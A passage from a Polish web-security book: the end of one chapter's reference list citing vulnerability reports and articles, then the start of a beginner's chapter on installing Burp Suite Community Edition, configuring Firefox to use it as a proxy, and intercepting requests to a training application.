- 10 Uniform Resource Identifier (URI): Generic Syntax, <https://tools.ietf.org/html/rfc3986>
- 11 Report from the Joint W3C/IETF URI Planning Interest Group: Uniform Resource Identifiers (URIs), URLs, and Uniform Resource Names (URNs): Clarifications and Recommendations, <https://tools.ietf.org/html/rfc3305>
- 12 Przykład można znaleźć w: Kettle J., Cracking the lens: targeting HTTP's hidden attack-surface, rozdz. Host overriding, <https://portswigger.net/blog/cracking-the-lens-targeting-http-hidden-attack-surface>
- 13 Przykłady tego typu żądań można zobaczyć tutaj: infosec, Directory Traversal in Axway File Transfer Direct, <https://infosec.github.io/cve/2019/01/20/Directory-Traversal-in-Axway-File-Transfer-Direct.html>, oraz: Regel J., [CVE-2017-7240] Miele Professional PG 8528 – Web Server Directory Traversal, <https://seclists.org/fulldisclosure/2017/Mar/63>
- 14 Krawczyński P., Nagłówek X-Forwarded-For – problemy bezpieczeństwa..., <https://sekurak.pl/naglowek-x-forwarded-for-problemy-bezpieczestwa/>
- 15 Bentkowski M., Jak w prosty sposób zwiększyć bezpieczeństwo aplikacji webowej, <https://sekurak.pl/jak-w-prosty-sposob-zwiekszyc-bezpieczestwo-aplikacji-webowej/>
- 16 Wnękowicz M., Czy SSL szyfruje URL-e?, <https://sekurak.pl/czy-ssl-szyfruje-url-e/>
- 17 Zob. też: Referer header: privacy and security concerns, [https://developer.mozilla.org/en-US/docs/Web/Security/Referer\\_header:\\_privacy\\_and\\_security\\_concerns](https://developer.mozilla.org/en-US/docs/Web/Security/Referer_header:_privacy_and_security_concerns)
- 18 Zob. Abma J. (jobert), Unauthenticated blind SSRF in OAuth Jira authorization controller, <https://hackerone.com/reports/398799>
- 19 Zob. Cable J. (cablej), Password reset link Injection allows redirect to malicious URL, <https://hackerone.com/reports/281575>; Cable J. (cablej), Don't Trust the Host Header for Sending Password Reset Emails, <https://lightningsecurity.io/blog/host-header-injection/>; Golunsky D., CVE-2017-8295: WordPress 2.3-4.8.3 Unauthorized Password Reset/Host Header Injection Vulnerability Exploit, <https://www.vulnspy.com/en-cve-2017-8295-unauthorized-password-reset-vulnerability/>; Corben L. (cdl), Password Reset link hijacking via Host Header Poisoning, <https://hackerone.com/reports/226659>
- 20 Zob. np.: Spek van der O., Crash on duplicated headers with folding, [https://download.lighttpd.net/lighttpd/security/lighttpd\\_sa2007\\_03.txt](https://download.lighttpd.net/lighttpd/security/lighttpd_sa2007_03.txt); Vulnerability Details: CVE-2017-5660, <https://www.cvedetails.com/cve/CVE-2017-5660/>
- 21 Domena: labs.data.gov, zob. harisec, SQL Injection in https://labs.data.gov/dashboard/datagov/csv\_to\_json via User-agent, <https://hackerone.com/reports/297478>
- 22 Więcej informacji można uzyskać np. tutaj: mpagn, CVE-2019-5418 – File Content Disclosure on Rails, <https://github.com/mpagn/CVE-2019-5418>, oraz Patterson A., [CVE-2019-5418] File Content Disclosure in Action View, <https://groups.google.com/forum/#!topic/rubyonrails-security/pFRK196Sm8Q>
- 23 Zob. Uniform Resource Identifier (URI): Generic Syntax, <https://tools.ietf.org/html/rfc3986>

- 
- 24 Zob. Montpas M.-A., *Content Injection Vulnerability in WordPress*,  
<https://blog.sucuri.net/2017/02/content-injection-vulnerability-wordpress-rest-api.html>
  - 25 Zob. Dalili S. *WAF Bypass Techniques – Using HTTP Standard and Web Servers’ Behaviour*,  
<https://www.slideshare.net/SoroshDalili/waf-bypass-techniques-using-http-standard-and-web-servers-behaviour>
  - 26 Atvise *WebMI2ADS Negative Content Length Vulnerability*,  
<https://tools.cisco.com/security/center/viewIpsSignature.x?signatureId=4902&signatureSubId=0>
  - 27 Zob. podatność w module `mod_proxy` serwer HTTP Apache: *CVE-2004-0492: Heap-based buffer overflow in proxy\_util.c for mod\_proxy in Apache 1.3.25 to 1.3.31*,  
<http://cve.mitre.org/cgi-bin/cvename.cgi?name=can-2004-0492>
  - 28 Kettle J., *HTTP Desync Attacks: Request Smuggling Reborn*,  
<https://portswigger.net/blog/http-desync-attacks-request-smuggling-reborn>
  - 29 Więcej o ograniczniku można poczytać tutaj: *MIME (Multipurpose Internet Mail Extensions) Part One: Mechanisms for Specifying and Describing the Format of Internet Message Bodies*,  
<https://tools.ietf.org/html/rfc1521>
  - 30 Dalili S., *WAF Bypass Techniques...*, <https://www.slideshare.net/SoroshDalili/waf-bypass-techniques-using-http-standard-and-web-servers-behaviour>
  - 31 Sajdak M., *Banalny exploit na Drupala – można przejść serwer bez uwierzytelnienia*,  
<https://sekurak.pl/banalny-exploit-na-drupala-mozna-przejac-serwer-bez-uwierzytelnienia/>  
Zob. też: Fol Ch., *Exploiting Drupal8’s REST RCE (SA-CORE-2019-003, CVE-2019-6340)*,  
<https://www.ambionics.io/blog/drupal8-rce>
  - 32 Zob. Sajdak M., *Kontrowersje wokół zapisywania cookies*,  
<https://sekurak.pl/kontrowersje-wokol-cookies/>
  - 33 Zob. np.: Cimpanu C., *Vulnerability exposes location of thousands of malware C&C servers*,  
<https://www.zdnet.com/article/vulnerability-exposes-location-of-thousands-of-malware-c-c-servers/>



**Marcin Piosek**

# Burp Suite Community Edition – wprowadzenie do obsługi proxy HTTP



## **WSTĘP**

Przeprowadźmy wspólnie test bezpieczeństwa aplikacji WWW. Spróbujmy znaleźć podatności, które wykorzystamy do tego, by zmusić aplikację do wykonania operacji, jakie nie zostały przewidziane przez jej autora. Ustalmy również, czy możemy sięgnąć po dane, które nie powinny być dla nas dostępne. Plan brzmi świetnie! Pytanie – jak go zrealizować?

Aplikacje internetowe działają, wykorzystując protokół HTTP<sup>1</sup>. Przeglądarka WWW wysyła do serwera zapytanie, a ten odsyła w odpowiedzi dane, które zawierają np. kod HTML<sup>2</sup>, JavaScript<sup>3</sup> oraz CSS<sup>4</sup>. Przeglądarka po odebraniu tych informacji odpowiednio je przetwarza, przy czym otrzymujemy wynik w postaci strony internetowej lub innego zasobu będącego przedmiotem żądania.

Jeżeli chcemy przeprowadzić analizę bezpieczeństwa aplikacji internetowej, musimy znaleźć sposób na przeanalizowanie komunikacji pomiędzy przeglądarką WWW a serwerem. Rozwiązanie jest zaskakująco proste – musimy użyć proxy HTTP! W naszym przypadku będzie nim Burp Suite Community Edition<sup>5</sup>, którego w dalszej części tego rozdziału będziemy nazywać Burpem.

## **WYZNACZAMY CEL**

Zapoznanie się z informacjami zamieszczonymi w tym materiale powinno pozwolić osobie, która nie miała wcześniej styczności z analizą bezpieczeństwa aplikacji WWW, na zdobycie podstawowej wiedzy z zakresu działania protokołu HTTP, aplikacji WWW oraz proxy HTTP Burp. Przekazana tu wiedza powinna wystarczyć do tego, by móc samodzielnie przeanalizować sposób działania dowolnej aplikacji. Aby osiągnąć ten cel, omówione zostaną podstawy konfiguracji środowiska audytorskiego związane z ustawieniami przeglądarki WWW oraz podstawy obsługi proxy z wykorzystaniem Burpa\*.

## **CZYM JEST BURP SUITE?**

Burp to jedno z dostępnych na rynku narzędzi typu proxy HTTP. Pozwala na przechwytywanie zapytań generowanych przez przeglądarki WWW oraz inne opro-

---

\* Omówienie obsługi proxy nie obejmuje opcji zaawansowanych oraz dostępnych w pełnej, płatnej wersji tego narzędzia.


gramowanie, wykorzystujące protokół HTTP. Przechwycenie zapytań za pomocą proxy jest jednoznaczne z możliwością ich dowolnej modyfikacji.

## Alternatywy i dlaczego Burp?

Dostępnych jest kilka innych rozwiązań, które dostarczają podobny zestaw funkcji jak Burp. Bezpośrednimi konkurentami są przede wszystkim: Fiddler<sup>6</sup> oraz OWASP ZAP<sup>7</sup>. Za pomocą każdego z nich będziemy w stanie wykonać większość podstawowych zadań, jakie trzeba przeprowadzić w trakcie audytu bezpieczeństwa aplikacji WWW. Wystawienie jednoznacznej oceny i podjęcie decyzji o tym, które z tych narzędzi jest lepsze, wymagałoby rozbudowanej analizy porównawczej. Bazując na moim doświadczeniu, Drogi Czytelniku, mogę powiedzieć, że Burp Suite jest prostym w obsłudze rozwiązaniem nieprzyciągającym użytkownika mnogością zakładek i pozycji w menu, a z drugiej strony dostarczającym dokładnie tego, co niezbędne do pracy audytora czy pentestera.

## Pobranie i uruchomienie Burp Suite Community Edition

Darmowa, również do użytku komercyjnego, wersja Burp Suite dostępna jest na stronie PortSwigger<sup>8</sup> (rysunek 1). Do wyboru mamy pobranie pliku JAR lub instalatora na wybraną platformę. Na potrzeby artykułu wystarczy, że skorzystamy z pierwszej opcji, czyli pobierzemy JAR.



Rysunek 1. Widok strony z linkami do pobrania instalatora Burp Suite

Po zapisaniu archiwum na dysku warto zweryfikować, czy suma kontrolna pliku JAR zgadza się z informacją zamieszczoną na stronie [portswigger.net](https://portswigger.net).

*Listing 1. Obliczenie sumy kontrolnej pobranego pliku na systemach Linux/macOS*

```
$ shasum -a256 burpsuite_community_v2.1.02.jar
e9ac253770fe716abee8cd1985494d065e2efd00df0b433187afc1bec508a432 burpsuite_
community_v2.1.02.jar
```

Zanim uruchomimy Burpa, musimy się upewnić, że na naszej stacji roboczej zainstalowane jest oprogramowanie Java Runtime Environment. W tym celu możemy w konsoli uruchomić polecenie `java` z parametrem `-version`.

*Listing 2. Wynik weryfikacji instalacji środowiska Java*

```
$ java -version
java version "1.8.0_131"
Java(TM) SE Runtime Environment (build 1.8.0_131-b11)
Java HotSpot(TM) 64-Bit Server VM (build 25.131-b11, mixed mode)
```


Jeżeli wynik wykonania tego polecenia na naszej stacji nie przypomina tego z listingu 2, wtedy powinniśmy pobrać<sup>9</sup> i zainstalować środowisko uruchomieniowe Java.

Przed uruchomieniem pliku warto jeszcze dla pewności zweryfikować jego bezpieczeństwo, np. z wykorzystaniem serwisu VirusTotal<sup>10</sup>.

Jeżeli jesteśmy pewni zawartości pobranego archiwum, możemy uruchomić Burpa za pomocą polecenia:

```
$ java -jar burpsuite_community_v2.1.02.jar
```


Po wydaniu tego polecenia powinien ukazać się ekran powitalny, a chwilę później okienko konfiguracji ustawień projektu (rysunek 2). Ponieważ korzystamy z wersji darmowej, jedyną opcją, jaką możemy wybrać na tym etapie, jest przycisk NEXT.




*Rysunek 2. Ekran startowy Burp Suite*

Kolejne okno udostępnia funkcje, które można wykorzystać do załadowania wcześniej zapisanej konfiguracji tego narzędzia. Jeżeli jednak uruchamiamy Burpa pierwszy raz, powinniśmy zauważyć, że wszystkie listy są puste (rysunek 3).

Jak widać w kolejnym kroku, nie pozostało nam nic innego, jak tylko kliknąć przycisk START BURP. Po chwili wyświetli się okno podobne do tego z rysunku 4. Tak prezentuje się uruchomiony Burp.



Rysunek 3. Widok formularza konfiguracji ustawień projektu w Burp Suite



Rysunek 4. Uruchomiony Burp


Burp właściwie zaraz po uruchomieniu jest skonfigurowany i gotowy do pracy. Zanim przystąpimy do testów, musimy jeszcze przygotować naszą przeglądarkę, tak by przekazywała zapytania do proxy.

## KONFIGURACJA ŚRODOWISKA PRACY

Przeglądarki WWW takie jak Firefox, Chrome czy Internet Explorer nie są domyślnie skonfigurowane do pracy z narzędziami typu Burp. W tym materiale po-

każemy, jak skonfigurować przeglądarkę Firefox, by zapytania w niej generowane były przesyłane do Burpa, a dopiero później „w świat”.

W tym celu należy przejść do menu przeglądarki, a następnie wybrać PREFERENCJE / OPCJE. Można też wpisać w pasek przeglądarki adres *about:preferences*.



Rysunek 5. Widok okna konfiguracji przeglądarki

Widok okna ustawień przeglądarki zmienia się w czasie, dlatego najprościej będzie skorzystać z wyszukiwarki, która umieszczona jest w prawym górnym rogu okna (rysunek 5). Po wpisaniu tam słowa „proxy” aplikacja zawęzi dostępne ustawienia tylko do tych, które związane są z wybraną frazą.

W kolejnym kroku powinniśmy wybrać przycisk USTAWIENIA, po czym przeglądarka wyświetli nowe okno (rysunek 6).



Rysunek 6. Konfiguracja ustawień proxy w przeglądarce Mozilla Firefox

Domyślnie zaznaczona będzie opcja BEZ SERWERA PROXY. Aby zapytania wysyłane przez przeglądarkę trafiały do proxy, musimy wybrać opcję RĘCZNA KONFIGURACJA SERWERÓW PROXY, a w polu obok wprowadzić adres 127.0.0.1 oraz port 8080. Taka

konfiguracja oznacza, że po wybraniu przycisku OK, który zapisze zmiany, przeglądarka będzie przekazywała cały ruch HTTP/HTTPS pod adres 127.0.0.1 na port 8080.


Zanim sprawdzimy, czy wprowadzone przez nas zmiany dały zamierzony skutek, możemy zadać sobie pytanie, dlaczego wpisaliśmy w ustawienia przeglądarki akurat takie, a nie inne wartości. Aby to wyjaśnić, wystarczy, że przejdziemy do Burpa, a następnie do zakładki PROXY i dalej podzakładki OPTIONS. W sekcji PROXY LISTENERS znajdziemy listę, na której wyszczególnione będzie, na jakim interfejsie oraz porcie nasłuchuje nasze proxy. Domyślnie będzie to właśnie interfejs localhosta, stąd adres 127.0.0.1 oraz port 8080.

## PRZYSTĘPUJEMY DO PRACY

Na tym etapie powinniśmy mieć uruchomione proxy Burp oraz przeglądarkę WWW skonfigurowaną tak, by przekazywała ruch przez proxy. Przyszedł więc czas, by przechwycić pierwsze zapytanie HTTP. Aby to zrobić, wystarczy, że w przeglądarce WWW przejdziemy pod adres <http://training.securitum.com/burpstarter/><sup>11</sup>. Dostępna jest tam prosta aplikacja WWW, którą wykorzystamy do poznania możliwości Burpa.

Początkowo będziemy pracować na wersji aplikacji dostępnej przez nieszyfrowany kanał komunikacji HTTP. Warto zatem zwrócić uwagę, czy w pasku adresu na pewno pojawia się `http` zamiast `https`. Informację o tym, jak poradzić sobie z aplikacjami wykorzystującymi HTTPS, zamieszczono w akapicie „Połączenie nie jest bezpieczne – HTTPS”.


Po przejściu pod podany adres powinniśmy zauważyć, że przeglądarka próbuje połączyć się z aplikacją, ale nie może tego zrobić. Musimy teraz przejść do naszego proxy HTTP. W zakładce INTERCEPT zauważymy, że Burp przechwycił wygenerowane przez przeglądarkę zapytanie HTTP (rysunek 7).



Rysunek 7. Zapytanie HTTP przechwycone przez Burp Suite


Możemy w tym widoku zauważyć kilka rzeczy. Najważniejszą z nich jest treść zapytania HTTP. Mowa tu o takich danych, jak nazwa metody HTTP GET oraz nagłówki HTTP jak Host, User-Agent czy Accept.

Już na tym etapie możemy wprowadzić do zapytania dowolne zmiany, np. zmodyfikować zasób, do którego wykonywane jest zapytanie, lub zmienić wartość czy wręcz usunąć wybrany nagłówek. Wybierzmy na razie opcję FORWARD. Spowoduje to, że proxy prześle zapytanie dalej do serwera, a my po chwili będziemy mogli w przeglądarce zobaczyć wczytaną stronę (rysunek 8).



Rysunek 8. Testowa aplikacja przetworzona przez przeglądarkę


Przechodząc do zakładki HTTP HISTORY, możemy zobaczyć zapis i historię wcześniej wykonywanych zapytań (rysunek 9).



Rysunek 9. Zakładka HTTP HISTORY z listą wszystkich przechwyconych zapytań

Okno historii zapytań składa się z dwóch części. Pierwszą z nich jest lista, na której znajdują się wszystkie przechwycone do tej pory zapytania. Po wybraniu dowolnej pozycji w dolnej części ekranu pojawi się treść wybranego zapytania. Burp prezentuje zarówno zapytanie, w zakładce REQUEST, jak i odpowiedź serwera – w zakładce RESPONSE (rysunek 10).

Oprócz zapytań, które sami wygenerowaliśmy, na liście z zakładki HTTP HISTORY możemy znaleźć inne pozycje. Najczęściej ich źródłem będzie sama przeglądarka, która okresowo sprawdza, czy dostępne są dla niej nowe aktualizacje. Możliwe również, że mamy po prostu otwartą więcej niż jedną kartę w przeglądarce, a w nich załadowane inne aplikacje WWW.



Rysunek 10. Treść odpowiedzi serwera prezentowana przez Burp Suite

Zarówno zapytania, jak i odpowiedzi mogą być przez proxy prezentowane w różnych postaciach. Po przejściu do zakładki REQUEST zobaczymy takie podzakładki, jak:

- ▶ RAW – widok, w którym zapytanie prezentowane jest w formie nieprzetworzonej,
- ▶ PARAMS – narzędzie zwróci tam jedynie listę parametrów, do których zalicza się parametry przekazane w adresie URL (np. `?id=1`), parametry przekazane w ciele zapytań typu POST, jak również wartości ciasteczek HTTP,
- ▶ HEADERS – czasem interesujące nas informacje znajdują się w nagłówkach HTTP, ta zakładka prezentuje jedynie nagłówki, które pojawiły się w zapytaniu HTTP,
- ▶ HEX – w przypadku, gdy przesyłamy dane binarne, pomocna może okazać się możliwość prześledzenia zapytania w formie heksadecymalnej; taką opcję znajdziemy w zakładce HEX.

Zakładka RESPONSE również zawiera takie podzakładki, jak RAW, HEADERS czy HEX; spełniają one identyczną funkcję jak te z zakładki REQUEST. Oprócz nich pojawiają się tam jednak takie pozycje, jak:

- ▶ HTML – widok, w którym Burp zamieści jedynie ciało odpowiedzi HTTP, co w większości przypadków sprowadza się do prezentacji kodu HTML, jaki

zwrócił serwer. Burp dodatkowo formatuje kod, poprawiając m.in. wcięcia, przez co zwiększa się jego czytelność,


- RENDER – po przejściu do tej zakładki Burp wyzwoi akcję renderowania kodu HTML zwróconego w odpowiedzi HTTP. Można za jej pomocą sprawdzić, jak będzie wyglądać w przeglądarce przetworzony kod HTML. Burp od wersji 2 używa do renderowania strony silnika z przeglądarki Chromium.

## **MODYFIKOWANIE ZAPYTAŃ HTTP**

Jesteśmy już po etapie konfiguracji środowiska pracy, jak i po przechwyceniu pierwszego zapytania. Przyszedł czas, by zmodyfikować wybrane zapytanie HTTP. Powstaje jednak pytanie: do czego może nam to właściwie być potrzebne?

Testy bezpieczeństwa opierają się na założeniach zbliżonych do tych, jakie stosowane są przy „zwykłych” testach aplikacji. Tester bardzo często sprawdza zachowanie aplikacji, np. gdy w polu liczbowym pojawi się litera lub inny ciąg znaków. Kolejnym przykładem podejścia testerów jest podanie na wejściu aplikacji pliku PDF, gdy standardowo powinien pojawić się tam plik CSV. Inaczej mówiąc, weryfikujemy zachowanie aplikacji w przypadku, gdy wymusimy na niej działanie nieprzewidziane przez autora.

